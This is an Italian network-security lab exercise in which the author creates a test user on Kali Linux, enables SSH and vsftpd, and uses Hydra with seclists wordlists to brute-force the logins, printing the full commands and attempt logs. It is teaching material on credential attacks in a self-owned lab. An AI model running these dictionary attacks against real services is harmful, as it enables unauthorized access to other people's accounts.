

AUTHENTICATION CRACKING CON HYDRA

ATTACCHI ALLE RETI(1)

TRACCIA:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
 - Consolidare le conoscenze dei servizi stessi tramite la loro configurazione
- L'esercizio si sviluppa in due fasi
- Prima Fase: vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
 - Seconda Fase: dove saremo liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp telnet autenticazione HTTP
-

PRIMA FASE:

Configurazione e cracking SSH


- Creiamo un nuovo utente su Kali Linux con il comando «adduser».
`sudo adduser test_user`
- Chiamiamo l'utente test_user, e configuriamo una password iniziale testpass

```
(kali㉿kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []:  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] Y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...
```

- Attiviamo il servizio ssh con il comando `sudo service ssh start`

```
(kali㉿kali)-[~]  
$ sudo service ssh start
```

- Il file di configurazione del demone sshd lo troviamo al path `sudo nano /etc/ssh/sshd_config`, qui possiamo abilitare l'accesso all'utente root in ssh (di default per ragioni di sicurezza è vietato), cambiare la porta e l'indirizzo di binding del servizio e modificare altre opzioni. Ai fini dell'esercizio lasciamo il file così e procediamo



```

kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 /etc/ssh/sshd_config

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO


# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6

[ Read 122 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location  M-U Undo
^X Exit      ^R Read File ^N Replace   ^U Paste     ^J Justify   ^_ Go To Line M-E Redo

```

- Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente:
`ssh test_user@ip_kali`, sostituendo IP_kali con l'IP della vostra macchina
- Se le credenziali inserite sono corrette, dovreste ricevere il prompt dei comandi dell'utente test user sulla vostra Kali



```

(root@kali)-[~]
# ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:zR0NzK/8URkY0qPftmR+cSf6Rzs1N9TaR32eoDsLZbE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$

```

- A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking. Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma soffermiamoci sulla sintassi di Hydra per ora, successivamente potete cambiare e scegliere username e password random per testare il sistema in «blackbox».
- Durante la lezione teorica abbiamo visto che possiamo attaccare l'autenticazione SSH con Hydra con il comando seguente, dove -l, e -p minuscole si usano se vogliamo utilizzare un singolo username e una singola password. Ipotezziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch -L, -P (in maiuscolo)

```
hydra -l username -p password IP -t 4 ssh
```

- Il nostro comando sarà quindi:

```
hydra -L username_list -P password_list IP_KALI -t 4 ssh
```

- Dove sostituiremo username_list e password_list con le wordlist scaricate e IP kali con il nostro IP
- Utilizziamo il comando «sudo apt install seclists» Se vogliamo scaricare una collezione di username e password, installiamo seclists. Seclists contiene elenchi di username e password piuttosto vasti.

```
(kali@kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 498 not upgraded.
Need to get 431 MB of archives.
After this operation, 1756 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.3-0kali1 [431 MB]
Ign:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.3-0kali1
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.3-0kali1 [431 MB]
Fetched 13.4 MB in 13min 9s (16.9 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 398500 files and directories currently installed.)
Preparing to unpack .../seclists_2023.3-0kali1_all.deb ...
Unpacking seclists (2023.3-0kali1) ...
Setting up seclists (2023.3-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for wordlists (2023.2.0) ...
```

Possiamo aggiungere lo switch -V, in modo tale da controllare «live» i tentativi di brute force di Hydra.

```
(kali@kali)-[~]
$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 22:52:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to preve
nt overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10000 login tries (l:1/p:10000), ~2500 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 2 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 3 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "q1w2e3" - 376 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456q" - 377 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "albert" - 378 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "metallic" - 379 of 100000 [child 2] (0/0)
[STATUS] 25.27 tries/min, 379 tries in 00:15h, 99621 to do in 65:43h, 4 active
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "lucky" - 380 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "azerty" - 381 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "7777" - 382 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "shithead" - 383 of 100000 [child 3] (0/0)
```

Dopo qualche minuto, abbiamo trovato un accesso valido. Questo ci fa capire quanto sia importante configurare utente e password complicati da “indovinare” e soprattutto non standard.

SECONDA FASE

Configurare e craccare un servizio qualunque di rete

Per la seconda parte dell'esercizio, scegliamo un servizio da configurare per poi provare a craccare l'autenticazione con Hydra. Se optiamo per il servizio ftp, possiamo scegliere il comando:

```
sudo apt install vsftpd
```

```
(kali㉿kali)-[~]
$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 498 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (95.9 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 404053 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...
```

Avvio il servizio FTP

```
sudo service vsftpd start
```

```
(kali㉿kali)-[~]
$ sudo service vsftpd start
```

Per testare la connessione apro la sessione ftp sulla macchina per l'utente test_user con il comando

```
test user@192.168.50.100
```

```
(kali㉿kali)-[~]
$ ftp test_user@192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Avvio l'attacco al servizio FTP con hydra per l'utente test_user con il comando:

```
hydra -l test_user -P /path/ <ip> -t4 ftp -V
```

```
(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/seasons.txt 192.168.50.100 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
ing, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 22:50:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to preve
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5390 login tries (l:1/p:5390), ~1348 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "$pring" - 1 of 5390 [child 0] (0/0)
```

E in pochi minuti riesco a trovare il risultato:

login: test_user

password: testpass

```
login: test_user password: testpass
eted, 1 valid password found
```